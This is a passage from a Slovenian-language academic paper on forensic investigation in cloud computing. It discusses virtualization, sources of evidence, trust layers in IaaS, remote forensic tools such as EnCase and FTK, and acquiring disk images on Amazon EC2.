V računalništvu je virtualizacija precej širok pojem, ki pomeni abstrakcijo računalniških virov. Virtualizacija je tehnika, ki fizične računalniške vire predstavi kot navidezne vire, katere se lahko po želji deli ali združuje. Glavni razlog za virtualizacijo je ta, da omogoča več (hkratnim) uporabnikom deljenje iste strojne opreme in hkrati zagotavlja popolno izoliranost podatkov enega uporabnika od podatkov drugih. Znotraj oblaka obstaja množica virov, ki se jih lahko virtualizira: strežniki, shramba, programska oprema, infrastruktura, ... Najbolj pogosta oblika virtualizacije je virtualizacija strežnikov (VMware, Citrix, ...). S strežniško virtualizacijo se en fizični strežnik lahko razdeli na množico navideznih (virtualnih) strežnikov (v nadaljevanju VM (navidezna naprava)). Glavni del odgovoren za virtualizacijo je hipervizor (tanek sloj programske opreme, ki prestreza sistemske klice operacijskih sistemov in dodeljuje sistemske vire gostujočim sistemom).

S stališča računalniške forenzike je veliko strokovnjakov pretehtalo dobre in slabe stvari VM v povezavi s samim izvajanjem preiskave. Rezultati so mešani. Npr. VMware omogoča ustvarjanje posnetkov VM. To pomeni, da se lahko ustvari kopija celotnega sistema v času izvajanja samega sistema. To zajema sliko trdega diska, konfiguracijo VM in celo BIOS konfiguracijo. Ob kreiranju posnetka se ustvarijo še dodatne datoteke v katere se stalno beleži narejene spremembe od časa, ko je bil posnetek ustvarjen. Skozi čas se te datoteke večajo, bolj ko se naprava uporablja. Originalni posnetek skupaj z beležkami sprememb nam bi tako lahko predstavljal vir morebitnih dokazov, vendar se tovrstni podatki na sodišču za zdaj še ne priznavajo kot zanesljivi (ne ustrezajo ACPO). To se bo sčasoma spremenilo, saj je uporaba virtualizacije močno v porastu. Velja omeniti tudi, da se je v mnogih primerih uporaba virtualizacije za preiskovanje sistemov, ki tudi sami temeljijo na virtualizaciji, izkazala za zelo uspešno. To je tudi namig, da naj bi izvajanje forenzike v oblaku temeljilo na virtualizaciji. Mnogi raziskovalci aktivno sodelujejo pri razvoju programskih vmesnikov za uporabo pri virtualizaciji, ki bi se lahko izkazali za koristne v oblaku. En tak projekt je projekt VIX (Virtual Introspection for Xen). VI (Virtual Introspection) omogoča spremljanje in nadzor trenutnega stanja VM z nekega drugega VM ali VMM (Virtual Machine Monitor) kar med samim izvajanjem naprave.

4.5 Izvor in narava dokazov

Iz tehničnega vidika forenzične raziskave se količina potencialnih dokaznih podatkov dostopnih preiskovalcu zelo razlikuje med posameznimi oblačnimi storitvami in namestitvami oblakov. Neodvisno od uporabljenih modelov namestitve lahko preiskavo začnemo na naslednjih treh komponentah, ki lahko vsebujejo potencialne dokazno gradivo.

4.5.1 Virtualna instanca

Virtualna instanca predstavlja mesto, kjer se vsi podatki v oblaku obdelujejo in shranjujejo, v njih se izvajajo tudi vsi procesi. V večini primerov se incident zgodi znotraj ene ali več virtualnih instanc in so zato začetek vsake forenzične preiskave. Do virtualne instance lahko dostopa ponudnik in uporabnik, ki je lastnik instance. Pri forenzični analizi virtualnih instanc se uporabljajo predvsem slike virtualnih instanc, ki lahko shranijo stanje virtualne instance v določenem času. Virtualne instance lahko v času raziskave normalno delujejo naprej in se preiskava izvaja na slikah, lahko pa se jih tudi ustavi in se nato raziskava nadaljuje na ustavljeni instanci. Prav tako se lahko raziskava nadaljuje na delujoči sliki instance ali pa na ustavljeni sliki instance. V primeru aplikacije in platforme kot storitve je pridobivanje slik virtualnih instanc popolnoma odvisno od ponudnika oblaka, saj ni nujno, da ima možnost zajema slik implementirano, prav tako ni nujno da nam omogoči dostop do njih.

4.5.2 Omrežna plast

Različne plasti omrežnega sklada hranijo informacije o protokolih in komunikaciji med posameznimi instancami znotraj oblaka in prav tako z instancami zunaj oblaka. Po navadi ponudniki oblaka ne zagotavljajo nobenega shranjevanja podatkov o dogodkih na plasteh omrežja. Zmožnost pridobivanja podatkov z omrežnega sklada je zelo odvisna od ponudnika in njegove podpore shranjevanju dogodkov na plasteh omrežja.

4.5.3 Sistem uporabnika

Dokazni podatki se lahko nahajajo tudi na strani uporabnika, ki se zelo razlikujejo glede na to kakšen namestitveni model oblaka je uporabnik uporabljal (IaaS, PaaS, SaaS). V večini primerov je edina uporabnikova aplikacija, ki komunicira z oblakom, spletni brskalnik. Tako lahko z analizo brskalnikov pridemo do forenzičnih dokaznih podatkov. V ostalih dveh namestitvenih modelih pa lahko poteka komunikacija z oblakom še na drugačne načine, vendar so ti specifični za vsakega ponudnika, zato je dobro vsaj osnovno poznavanje vsakega specifičnega oblaka nujno pred začetkom same preiskave.

5. RAČUNALNIŠKA FORENZIKA IN RAČUNALNIŠTVO V OBLAKU

Računalniška forenzika je v oblaku, za razliko od varnosti, precej zapostavljena. Razlog za to je, da so bili snovalci oblakov že od samega začetka prisiljeni zagotavljati čim višji nivo varnosti, saj

noben posameznik ali organizacija ne želi, da bi bili njihovi podatki nezaščiteni in po možnosti še dostopni širši javnosti. Poleg tega se mora varnost zagotavljati ves čas, forenzika pa pride prav le takrat, ko pride do zločinov. Če želimo, da bo forenzika uspešna, so potrebni še dodatni ukrepi, ki morajo stopiti v veljavo še preden se zgodi zločin. Forenziko se zato smatra bolj kot luksuz. Za samo preiskovanje v oblaku lahko nekatere prakse forenzike prenesemo v oblak, vendar težava nastopi že pri zasegu fizičnih dokazov, katere bi preiskovalci lahko uporabili pri preiskavi (zaseg celotnih strežniških farm bi bil precej nepraktičen). To pomeni, da je treba prilagoditi že ustaljene prakse računalniške forenzike razmeram računalništvu v oblaku.

5.1 Dobre in slabe lastnosti oblaka

5.1.1 Dobre

Glavna prednost računalništva v oblaku so centralizirani podatki. To znatno pripomore k hitrejšemu in bolj koordiniranemu odzivu na incidente. S centraliziranimi podatki lahko IaaS ponudniki postavijo namenske forenzične strežnike znotraj oblaka, ki je stalno pripravljen na uporabo. Ostale prednosti za forenzično preiskavo izvirajo iz storitev in sredstev, ki jih ponuja oblak ali bolj natančno obseg in moč teh storitev. Kot prvo je tu dostop do petabajtov podatkovne shrambe in stalna razpoložljivost računsko zmogljivih sredstev, katerih se lahko poslužujejo forenziki pri svojem delu. Kot drugo, se lahko prej omenjena računsko zmogljiva sredstva uporabi za računsko zahtevna opravila, ki jih mora preiskovalec opravljati pri svojem delu. To je lahko razbijanje gesel, dešifriranje ali pa pregledovanje slik za morebitne skrite dokaze. Dodatne prednosti predstavlja vgrajeno računanje kontrolnih vsot slik diskov, kot omenjeno prej. Na primer, Amazonov S3 generira MD5 kontrolno vsoto kadar se objekt shrani, kar pomeni, da ročno in zamudno generiranje kontrolnih vsot ni več potrebno. V forenzični preiskavi lahko različni zapisniki (log files) zagotovijo bogat vir informacij. Vendar je hranjenje zapisov o dogajanju po navadi na stranskem tiru in je posledično temu opravilu dodeljeno premalo prostora na disku in je tako hranjenje zapisov ali minimalno ali pa skoraj neobstoječe. Implementiranje hranjenja zapisov v oblaku bi pomenilo, da bi lahko uporabniki nadzorovali, kako natančni morajo biti zapisi, pa tudi problem s prostorom bi odpadel. Še ena dobra lastnost je tudi to, da se lahko v oblaku na dokaj preprost način pridobi kopijo celotnega sistema tako, da se ustvari posnetek VM, kot že omenjeno v prejšnjem poglavju.

5.1.2 Slabe

Glavna slabost računalništva v oblaku s forenzične perspektive je ravno pridobivanje podatkov – poznavanje lokacije, kjer so ti podatki shranjeni in sam zajem podatkov. Postopki iskanja in pridobivanja podatkov, ki se uporabljajo pri standardnem forenzičnem procesu, so nepraktični zaradi hrambe podatkov in morebitnih dokazov v podatkovnih centrih ponudnikov oblačnih storitev. Poleg tega je tudi zelo težko ali skoraj nemogoče zagotavljati integriteto dokazne verige. V bistvu to pomeni, da se preiskovalci pri forenzični preiskavi oblakov ne morejo ravnati po ACPO načelih, saj jih je zelo težko izpolnjevati. Ker ACPO načel ni mogoče izpolnjevati, vsi pridobljeni dokazi iz oblaka na sodišču izgubijo precejšnjo kredibilnost. Poleg tega se izgubi nadzor nad samim procesom preiskave ravno zaradi hrambe podatkov na lokaciji, kjer niso fizično dostopni. To hkrati ovira rekonstrukcijo kraja zločina, saj pomanjkanje informacij o lokaciji shranjenih podatkov pomeni, da je težko sestaviti zaporedje dogodkov in ustvariti časovni potek spreminjanja dokaza. Poleg težav z zajemom podatkov in izgube nadzora obstajajo še drugi problemi, ki lahko ovirajo preiskavo in ki jih bomo opisali v nadaljevanju. Prvi problem je izguba pomembnih podatkov, ki predstavljajo morebitne ključne dokaze v preiskavi. Na primer dostop do registra (registry), začasnih datotek in vsebine glavnega pomnilnika je lahko težaven, če ne celo nemogoč prav zaradi virtualizacije. Prav tako se lahko izgubi metapodatke, če se podatke prenaša iz oblaka. Metapodatki, kot so čas kreiranja, spreminjanja in dostopa do datoteke, lahko zagotovijo dober vir morebitnih dokazov v neki preiskavi. Čeprav nekatere storitve (Amazon S3) zagotavljajo možnost preverjanja integritete podatkov (MD5), veliko preiskovalcev še vedno raje prisega na svoje lastne načine, kot pa na tiste, ki jih ponujajo ponudniki oblačnih storitev. Naslednja pomanjkljivost je tudi odsotnost orodij za delo s podatkovnimi centri ponudnikov. Čeprav je računalniška forenzika relativno nova panoga, je dozorela do točke, ko so na trgu dostopna mnoga orodja za izvajanje preiskav na lokalnih napravah. Orodja kot so EnCase, Helix in FTK se lahko uporablja kot pripomočke pri forenzični preiskavi, in sicer pri nalogah, kot je zajemanje podatkov pa vse do generiranja zapisnikov, katere se lahko uporabi na sodišču. Zadnji problem pa izvira iz pravnega vidika računalniške forenzike. Ta narekuje, da mora biti vsak digitalen dokaz pridobljen v preiskavi, predstavljen pred poroto, katera bo podala razsodbo. V običajnih računalniških forenzičnih preiskavah morajo preiskovalci predstaviti svoje ugotovitve poroti, kar pa velikokrat zahteva, da preiskovalec poroti v računalniškem žargonu pojasni, kako je pridobil posamezne dokaze in kaj konkretno nek dokaz pomeni. To se lahko izkaže za precejšen izziv kadar gre za na primer stacionarne računalnike, kaj šele s podatkovnimi centri, ki so lahko več tisoč kilometrov stran in hranijo na petabajte podatkov, do katerih dostopa na tisoče uporabnikov, izmed katerih je en uporabnik tudi osumljenec.

6. PREISKAVA RAZLIČNIH NAMESTITVENIH MODELOV

6.1 Aplikacija kot storitev (SaaS)

Pri tem modelu dobi uporabnik zelo malo nadzora nad izvajalnim okoljem aplikacije, kot so omrežje, strežniki, operacijski sistem in celo nad samo aplikacijo, ki jo uporablja. Uporabnik ima torej možnost spreminjanja zanj specifičnih nastavitev, ki so omogočene s strani ponudnika. Pri forenzični preiskavi takih okolij se raziskovalec zanaša predvsem na shranjevanje podatkov o dogodkih, ki jih opravlja ponudnik. V primeru, da tako shranjevanje podatkov ne obstaja, kot forenzični raziskovalec ne moremo opraviti samostojne preiskave. Tudi če dobimo podatke interpretirane s strani ponudnika, je zelo težko zagotoviti, da so bili objektivno in verodostojno zajeti in analizirani. Namestitev kakršnihkoli forenzičnih orodij in sledilnikov dogodkov je nemogoča. V takih okoliščinah je verodostojna in pravilna forenzična preiskava nemogoča in lahko sklepamo, da je forenzična analiza incidentov v takem okolju nemogoča.

Velikokrat so aplikacije v oblaku slabo varnostno zaščitene in lahko hitro pride do incidentov, vendar jih zaradi slabe podpore forenzični analizi težko interpretiramo in najdemo storilce. Zato so napadi na take aplikacije v velikem porastu.

V primeru forenzične analize si lahko pomagamo s preiskavo uporabnikovega sistema, vendar koliko si lahko pomagamo zavisi od same specifične aplikacije ter kako je implementirana.

6.2 Platforma kot storitev (PaaS)

Glavna prednost platforme kot storitev je v tem, da ima uporabnik nadzor nad lastno aplikacijo. Glede na okoliščine ima sedaj uporabnik teoretičen nadzor nad tem, kako aplikacija komunicira z ostalimi viri (podatkovne baze, hrambe podatkov,…). V večini izvajalnih okolij, ki tečejo na oblakih se lahko implementira avtomatično shranjevanje dogodkov, ki so se zgodili na aplikaciji, ter jih iz varnostnih razlogov hranimo na prostor neodvisen od aplikacije. Shranjene zapise od dogodkih na aplikaciji lahko tudi kriptiramo in tako preprečimo preprost vpogled v podatke. Uporabnik ima omogočen dostop do izvajalnega okolja preko API vmesnika, preko katerega lahko dostopamo do podatkov na izvajalni instanci, kot so podatki o stanju sistema in specifični podatki o dogodkih na aplikaciji. Poskrbeti je tudi potrebno, da onemogočimo spreminjanje in prirejanje mehanizma za shranjevanje podatkov o dogodkih aplikacije.

Kljub temu uporabnik nima nadzora nad infrastrukturo na kateri se izvaja aplikacija, zato se na incidente v infrastrukturi zanašamo lahko le na shranjevanje podatkov o dogodkih na infrastrukturi, ki jo je implementiral ponudnik.

6.3 Infrastruktura kot storitev (IaaS)

Z vidika forenzičnega preiskovalca nam infrastruktura kot storitev ponuja veliko več informacij, ki jih lahko uporabimo kot forenzične dokaze, glede na platformo in aplikacijo kot storitev. To uporabniku omogoča, da virtualno instanco nastavi tudi za forenzično analizo.

6.3.1 Slika instance

Pri tradicionalnem postopku zajema slike diska moramo sistem najprej izključiti ter šele nato skopirati celotno vsebino diska in ga shraniti kot sliko. Danes že skoraj vse virtualizacijske tehnologije omogočajo zajem slike sistema pri delujoči instanci skupaj z vsemi, ki so v izvajanju oziroma v delovnem spominu. Sliko instance lahko sedaj naredimo tudi na sistemih, pri katerih prej nismo mogli narediti tradicionalnega zajema podatkov, saj se na primer sistem ni smel ugasniti.

Uporabnik je sedaj odgovoren za varnost virtualne instance in ima možnost, da jo tudi pripravi za forenzično preiskavo. RFC 3227 vsebuje nekaj najboljših praks za odzivanje na varnostne incidente, predvsem za preiskovanje delujočih virtualnih instanc. Uporabnik naj beleži podatke o trenutno prijavljenih uporabnikih, odprtih omrežnih vratih, izvajajočih procesih, sistemske podatke, registrske podatke,… Shranjene podatke tudi kriptiramo in digitalno podpišemo, da zagotovimo varnost in celovitost. Enkripcija se izvaja na virtualni instanci, zato lahko v redkih primerih pride tudi do prirejanja le teh, s strani napadalca.

Pri forenzični analizi najprej ugotovimo ali imamo sliko izvajajoče virtualne instance ali ugasnjene. Večino raziskav se opravlja, če je mogoče, na sliki izvajajoče virtualne instance, saj nam omogoča dostop do več dokaznih podatkov. Preiskava izvajajoče virtualne instance spremeni stanje preiskovane instance in rezultati so lahko neponovljivi, zato je korake potrebno dobro planirati in ves postopek podrobno dokumentirati.

6.3.2 Trajnost podatkov

Glede na implementacijo oblaka, virtualne instance infrastrukture kot storitve nimajo zmožnosti shranjevanja trajnih podatkov. Zato se vsi podatki izgubijo, če virtualno instanco ponovno zaženemo ali ugasnemo. Trajni podatki se lahko shranijo na prostor, ki je ločen od virtualne instance, ter je z njo povezan zgolj logično.

Napadalec lahko uporabi virtualno instanco, s katero zagreši zločin, in jo potem ugasne in tako instanca zgubi vse netrajne podatke. Če pa instanca ni bila povezana z nobeno hrambo trajnih podatkov, potem se tudi nobeni trajni podatki niso shranili na ločeno hrambo. Napadalec je po koncu lahko še izbrisal uporabniški račun in je tako izbrisal večino svojih sledi ter naredil forenzično raziskavo skoraj nemogočo. Vendar mogoče še ni vse izgubljeno, saj je možno, da ponudnik oblaka še ni izbrisal vseh podatkov. Različni ponudniki različno implementirajo brisanje uporabniških računov, virtualnih instanc, … V večini primerov uporabnik nima možnosti potrditi ali so se podatki, ki jih je on izbrisal v oblaku dejansko izbrisali.

6.3.3 Virtualna introspekcija

Pomembno je, da ugotovimo, kako je do incidenta na virtualni instanci prišlo, kateri varnostni sistemi niso pravilno delovali in do kakšne mere so bili napadeni sistemi ogroženi. Forenziki lahko take podatke pravilno interpretirajo in izboljšajo varnost sistema pri prihodnjih napadih.

Virtualna introspekcija je proces pri katerem je stanje virtualne instance opazovano iz upravljalca virtualnih instanc ali pa z druge virtualne instance, ki je namenjena opazovanju drugih virtualnih instanc. Upravljalec ima popoln dostop do virtualnih instanc, ki jih spremlja, ter tako tak dostop predstavlja možno varnostno luknjo. Ali je spremljanje virtualnih instance iz upravljalca virtualnih instance dobra rešitev pa ostaja odprt problem.

6.4 Iskanje forenzičnih dokazov

Odkrivanje in pridobivanje dokazov v oddaljenih, elastičnih platform, s katerimi upravljajo oblačni ponudniki, se razlikuje od tradicionalne forenzike. Ravno tako primanjkuje ustreznih orodij, ki bi bili v pomoč forenzikom. Ker se računalništvo v oblaku hitro širi in razvija, lahko pričakujemo tudi porast kriminala, ki je in bo usmerjen v oblačne storitve ali pa jih uporablja v namen izvedbe kriminala. Trenutno se v forenziki najpogosteje uporabljata orodji EnCase in Forensic Toolkit (FTK), vendar je v splošnem podpora orodij za izvajanje forenzike v oblaku majhna.

Digitalna forenzika v oblaku prinaša nove izzive tako za tehnični kot pravni vidik. Pristop forenzike v oblaku postane drugačen zaradi dokazov, ki so oddaljeni in do njih nimamo fizičnega dostopa, da bi jih enostavno zajeli. Razlikuje se tudi iz vidika zaupanja v integriteto in avtentičnost. Cilji forenzičnih preiskovalcev ostanejo enaki, zajem vseh relevantnih podatkov. Pojavijo pa se novi problemi kot so zajem oddaljenih podatkov, velik obseg podatkov, porazdeljeni podatki, lastništvo podatkov, elastičnost ipd.

Zajem in pridobivanje digitalnih artefaktov predstavljata začetni korak pri forenzični preiskavi. Pri tej fazi preiskave sta možna dva pristopa: prvi je, da forenzični preiskovalci naredijo oddaljen zajem, druga možnost pa je, da dokaze zajame ponudnik oblačnih storitev na zahtevo (oblasti). Za obe možnosti velja, da zahtevata različno stopnjo zaupanja v dobljene podatke, ravno tako vsaka možnost zahteva različne tehnike za zajem podatkov.

Osredotočili se bomo na preiskovanje dokazov v oblačnem modelu infrastruktura kot storitev (Infrastructure as a service - IaaS). Pri tem oblačnem modelu ima uporabnik popoln nadzor nad gostujočim operacijskim sistemom, nameščenim na virtualni napravi. Ponudnik ohranja nadzor in odgovornost nad nadzornikom virtualnih naprav do najnižjega fizičnega nivoja v podatkovnem centru. Modela platforma kot storitev in programska oprema kot storitev sta osnovana na IaaS modelu.

Predpostavimo, da ciljni sistem forenzične preiskave še vedno obstaja v oblaku, kar v oblačnih platformah temu velikokrat ne bo tako. Elastična narava oblaka omogoča, da storilec kriminalnega dejanja izvede zločin in nemudoma uniči dokaze. Računalniški oblak je lahko uporabljen kot instrument zločina, kjer se sredstva, ki jih nudi računalniški oblak, uporabijo za izvedbo zločina, ali pa je računalniški oblak tarča zločina, na kar se bomo osredotočili v nadaljevanju.

Slika 1 Nivoji nadzora pri posameznem namestitvenemu modelu.

6.4.1 Dosedanje raziskave

Pristojni organi zahtevajo, da orodja, ki so namenjena za izvajanje forenzične preiskave digitalnih dokazov, delujejo zanesljivo. Za ocenjevanje ustreznosti forenzičnih orodij skrbi organizacija NIST (National Institute of Standards and Technology) s programom CFTT (Computer Forensic Tool Testing). Organizacija je certificirala orodji EnCase in FTK Imager, še nikoli pa ni testirala ali certificirala orodja, ki omogoča izvajanje oddaljene forenzike. Organizacija NIST je objavila specifikacijo Digital Data Acquisition Tool Specification, ki definira zahteve, ki jih morajo upoštevati orodja za zajem digitalnih podatkov za namen forenzike. Ta specifikacija je bila definirana leta 2004, kar je pred obstojem računalništva v oblaku, ki ga poznamo danes. Iz tega sledi, da je večino orodij namenjeno računalniškim okoljem, kot sta orodji EnCase in FTK, medtem ko je podpora za oblačna okolja slaba.


6.4.2 Virtual Machine Introspection (VMI)

Virtual Machine Introspection je tehnika s katero opazovalec iz zunanjega okolja izvaja interakcijo z virtualno napravo preko nadzornika virtualnih naprav. Leta 2009 je podjetje Symentec z uporabo orodja VMware VMSafe demonstriralo vstavljanje protivirusne kode na virtualno napravo preko VMware nadzornika virtualnih naprav. Od tega leta dalje je bilo iz strani raziskovalcev predlaganih vrsto aplikacij, ki uporabljajo tehniko VMI, za forenzično analizo pomnilnika.

Raziskovalno podjetje Gartner je leta 2009 objavilo pregled forenzičnih orodij za izvajanje oddaljene forenzike namenjena poslovnim okoljem. V svojem delu navajajo orodji EnCase in FTK, kot najbolj razširjeni in uporabljeni orodji, izpostavili so tudi napake teh orodij, kjer so leta 2007 odkrili ranljivost pri avtentikaciji med oddaljenim agentom EnCase in strežnikom.

Orodji EnCase Enterprise in FTK vključujeta funkcionalnost za izvajanje forenzike na oddaljenih napravah, ki deluje na modelu odjemalec-strežnik. Obe orodji nudita kratko izvršljivo kodo, ki se namesti na odjemalčevo napravo (pri orodju EnCase tej kodi pravimo servlet, pri FTK pa agent). Slika 2 Prenos slike diska z naprave v oblaku. prikazuje, kako strežnik komunicira z odjemalcem, ki vrne forenzične podatke, npr. sliko trdega diska. Preiskovalec lahko s temi orodji opravlja raziskavo na oddaljeni napravi ali pa lokalno na zajetih podatkih. Oddaljen pristop izvajanja forenzike je primeren pri velikih podjetjih, ki imajo poslovalnice geografsko razpršene in centralizirano ekipo za odziv na incidente.

Takoj lahko opazimo pomanjkljivosti izvajanja forenzike na oddaljeni napravi: na napravo namestimo izvršljivo kodo s katero lahko povozimo pomembne podatke, izvajanje preiskave na oddaljeni napravi ravno tako ni primerno zaradi tega, ker s tem spreminjamo vsebino naprave – kršimo principe ACPO.



Slika 2 Prenos slike diska z naprave v oblaku.

6.4.3 Preiskovanje kriminalnih dejanj v oblaku

Avtorji članka [2] za temelje forenzične preiskave zločina v oblaku predlagajo model sklepanja zaupanja v dokaz iz računalniškega oblaka. Nivo zaupanja vpliva na izbiro načina za izvedbo preiskave. Avtorji predstavijo tudi možnosti za pristop k preiskavi zločina v oblaku.

6.4.4 Nivoji zaupanja

Ko je dokaz predstavljen sodišču, to odloča, ali je dokaz verodostojen ali ne. Ta odločitev temelji na tem, ali je pridobljeni rezultat forenzične preiskave pravilen in zanesljiv. Dvome pri zaupanju v rezultate forenzične preiskave imamo tudi pri tradicionalni forenziki, kljub temu, da je naprava fizično prisotna.

Predstavljajmo si primer, ko imamo računalnik, ki je bil uporabljen za načrtovanje umora. Ko forenzik odstrani trdi disk iz naprave in ga priklopi na svojo napravo, s katero ustvari sliko diska, je zahtevano zaupanje v opremo, ki mora disk brati pravilno. Poleg zaupanja v strojno opremo je potrebno zaupanje tudi v gostujoči operacijski sistem, na katerega je nameščeno forenzično orodje, če se forenzična analiza izvaja na delujočem računalniku. Če je osumljenčev računalnik gostoval v oblaku, to samo po sebi uvaja nove nivoje zaupanja v dokaz.

Zaupanje v oblačni model infrastruktura kot storitev je razdeljeno na šest nivojev. Pri oblačnih storitvah platforma kot storitev in programska oprema kot storitev bi imeli poleg teh še dodatne nivoje. Pri IaaS modelu ima uporabnik administrativni nadzor nad 5. (gostiteljev operacijski sistem) in 6. nivojem (gostiteljeve aplikacije), kljub temu, da nima fizičnega dostopa. Zavedati se moramo tudi to, da se način zajema po nivojih razlikuje. Vsak nivo zahteva zaupanje v to, da je nivo varen in zaupanja vreden. Nižje ko se premikamo po nivojih manj kumulativnega zaupanja je potrebno. Pri javnih ponudnikih oblačnih storitev je potrebno zaupanje tudi v samega ponudnika, predvsem zaradi zlonamernih posameznikov, ki se lahko nahajajo znotraj ponudnika. V vsakem primeru je sodišče tisto, ki mora imeti zaupanje v podatke na podlagi katerih se odloči.

Predstavljajmo si scenarij, da ima forenzični preiskovalec oddaljen dostop do gostujočega operacijskega sistema. Preiskovalec bi zajel podatke, na oddaljeno napravo namestil forenzično orodje in izvedel analizo nad živimi dokazi, ali pa bi virtualno napravo ugasnil in opravil analizo lokalno. Zajem podatkov na tem nivoju zahteva zaupanje v pravilno delovanje gostujočega operacijskega sistema, nadzornika virtualnih naprav, gostiteljev operacijski sistem, spodaj ležečo strojno opremo in omrežje, vsak nivo mora dostaviti pravilne digitalne dokaze, ki so izvzeti iz namernega in nenamernega spreminjanja, kvarjenja ali napak.

Da bi forenzični preiskovalec čim bolj zmanjšal tveganje, je smiselno, da izvede preiskavo dokaza na več nivojih. Pristop s to tehniko preiskovalcu omogoča korelacijo in preverjanje nekonsistentnosti dokazov. Koreliranje dokazov zbranih na več nivojih, ki jih ustrezno grupiramo glede na kontekst, lahko privede do novih odkritij. Dokaz iz enega nivoja lahko podkrepi forenzično hipotezo, ki je bila postavljena z nekim dokazom na drugem nivoju.

Izvedba oddaljene forenzične preiskave lahko zelo poenostavi oziroma skrajša delo preiskovalca, predvsem zaradi velikih količin podatkov, ki zahtevajo veliko časa in stroškov za prenos slike celotnega diska.

Trenutni pristop k pridobivanju podatkov iz oblaka je, da predstavniki zakona od ponudnika storitev zahtevajo podatke. Sodišče ponudniku oblačnih storitev izda sodni nalog, ki od njega zahteva sodelovanje – ponudnik mora izvesti zajem zahtevanih podatkov in jih dostaviti oblastem. Ta proces omogoča zajem brez potrebe po tehnologijah za oddaljen zajem podatkov, ravno tako preiskovalce osvobodi bremena poznavanja podrobnosti oblačnih okolij, od njih pa zahteva visoko raven zaupanja v dobljene podatke. Sodišče in preiskovalec morata zaupati v integriteto tehnika oblačnega ponudnika, ki je izvedel zajem podatkov na zaupanja vreden način, v integriteto uporabljene strojne in programske opreme, ki jo je uporabil pri zajemu in še v samo oblačno infrastrukturo.

Layer	Cloud layer	Acquisition method	Trust required
6	Cloud application/data	Depends on data	Cloud operating system (OS), hypervisor, host OS, hardware, network
5	Guest OS	Remote forensic software	Guest OS, hypervisor, host OS, hardware, network
4	Virtualization	Introspection	Hypervisor, host OS, hardware, network
3	Host OS	Access virtual disk	Host OS, hardware, network
2	Physical hardware	Access physical disk	Hardware, network
1	Network	Packet capture	Network

Slika 3 Nivoji zaupanja IaaS modela

6.4.5 Možnosti pri forenziki oblakov

Pred izvedbo forenzične preiskave se moramo odločiti, kako jo bomo izvedli. Nivoji, ki smo jih predstavili na prejšnji strani, predstavljajo možnosti, kje lahko izvedemo forenzično preiskavo. Preiskovalec lahko odloča, na katerem nivoju računalniškega oblaka bo izvedena forenzična preiskava. Odločitev je izvedena na podlagi dveh kriterijev: na podlagi tehničnih možnosti za izvedbo forenzike na nekem nivoju in na podlagi zaupanja v dobljene podatke. Nivo ravno tako vpliva na tip podatkov, ki so na voljo za zajem, na primer zajem omrežnega prometa na 1. nivoju (fizično omrežje), datotek na 2. nivoju (fizična strojna oprema), virtualnih datotek na 3. nivoju. Podatki vseh tipov morajo ustrezati natančnim zahtevam dokazne verige in vključevati mehanizem za preverjanje integritete.

Potrebna je tudi odločitev o tem, kdo bo izvedel preiskavo in kje. Možnosti za preiskovalca predstavljajo preiskovalec pristojnega organa, zaposleni oblačnega ponudnika ali neodvisen preiskovalec. Možnosti za kraj, kjer bo izvedena preiskava, vključujejo sedež ponudnika oblačnih storitve, na enem izmed podatkovnih centrov ponudnika, na ustanovi pristojnih organov v območju podatkovnega centra ali na neodvisni lokaciji. Možnosti zajemajo praktične, logistične vidike, kot tudi kvalificiranost preiskovalcev in sodnih organov. Če bi za preiskovalca zahtevali nekoga, ki ni zaposlen pri ponudniku oblačnih storitev, da bi opravil preiskavo pri ponudniku, bi to predstavljajo nesprejemljivo logistično breme ponudniku.

Stroški tudi lahko vplivajo na izbiro načina, kako bo izvedena preiskava. Vložnika zahteve za forenzične dokaze najverjetneje čaka plačilo za podatke in vloženo delo iz strani ponudnika oblačnih storitev.

Tehnične možnosti pri izvedbi forenzične preiskave v oblaku so številne in blizu posnemajo tehnične možnosti pri tradicionalni preiskavi. Vsak zločin diktira ali bo forenzični proces izveden nad delujočo ali izklopljeno napravo. Ne glede na izvor forenzičnih podatkov, pa naj so to podatki iz oblaka ali navadnega računalnika, cilji forenzike ostajajo isti - odkriti kaj se je zgodilo. Izbira orodij za analizo je velikokrat pod vplivom formata zajetih podatkov (npr. običajne datoteke obdelujemo drugače kot obširne oblačne »blob« datoteke).

6.5 Forenzika v oblaku z uporabo sodobnih orodij

Poglejmo si, kako se pri izvajanju forenzike na oddaljenih napravah odnesejo obstoječa orodja, ki ta način forenzike podpirajo – EnCase Enterprise in FTK. Cilj avtorjev članka [2] je bil oceniti zmožnost in znanstveno točnost orodij pri zajemu podatkov v oblaku preko interneta, poleg teh orodij so preizkusili še orodja, ki omogočajo izvajanje forenzike med delujočo napravo. Ocena orodij je bila izvedena na podlagi uspešnosti zajema podatkov, potrebnega časa in zahtevanega nivoja zaupanja.

6.5.1 Poskusi

Poglejmo si tri poskuse z uporabo IaaS oblačnega modela, ker ta preiskovalcu nudi največ nadzora. Pri poskusih je bil uporabljen Amazonov javni oblak (Amazon Web Services) – EC2 (Elastic Cloud Compute).

Prvi poskus obsega zajem podatkov na 5. nivoju (gostujoči operacijski sistem), drugi poskus zajema zbiranje podatkov iz 4. nivoja (virtualizacijski nivo), tretji poskus pa zbiranje podatkov na 3.nivoju (gostiteljev operacijski sistem). Ker je bil pri zadnjih dveh poskusih uporabljen Amazonov oblak, predpostavljamo, da ponudnik vrača pravilne, nespremenjene podatke. Cilj poskusov je ocenitev orodij, ali so zmožna zajeti forenzične podatke iz računalniškega oblaka preko interneta.

6.5.2 Zajem podatkov na Amazon EC2

Ena možnost za zajem oddaljene trajne shrambe podatkov predstavlja prenos kopije razdelka diska oziroma njegove slike. Amazon virtualne podatkovne diske (Elastic Block Storage razdelke - EBS) shranjuje v S3 (Simple Storage Service) storitev, vendar ta uporabnikom ne omogoča prenos vsebine.

Obstajata dve možnosti za pridobitev podatkov celotnega razdelka. Prva možnost je, da ustvarimo sliko (snapshot) razdelka, ki ga preiskujemo, iz slike ustvarimo nov razdelek, ga priklopimo na virtualno napravo, ki ji zaupamo, z Linux operacijskim sistemom v bralnem načinu (ta virtualna naprava se ravno tako nahaja v EC2). Nato ustvarimo ISO sliko diska, ki jo lahko prenesemo. Druga možnost je, da gostujoči virtualni napravi, ki jo preiskujemo, odklopimo virtualni disk, ga pripnemo zaupanja

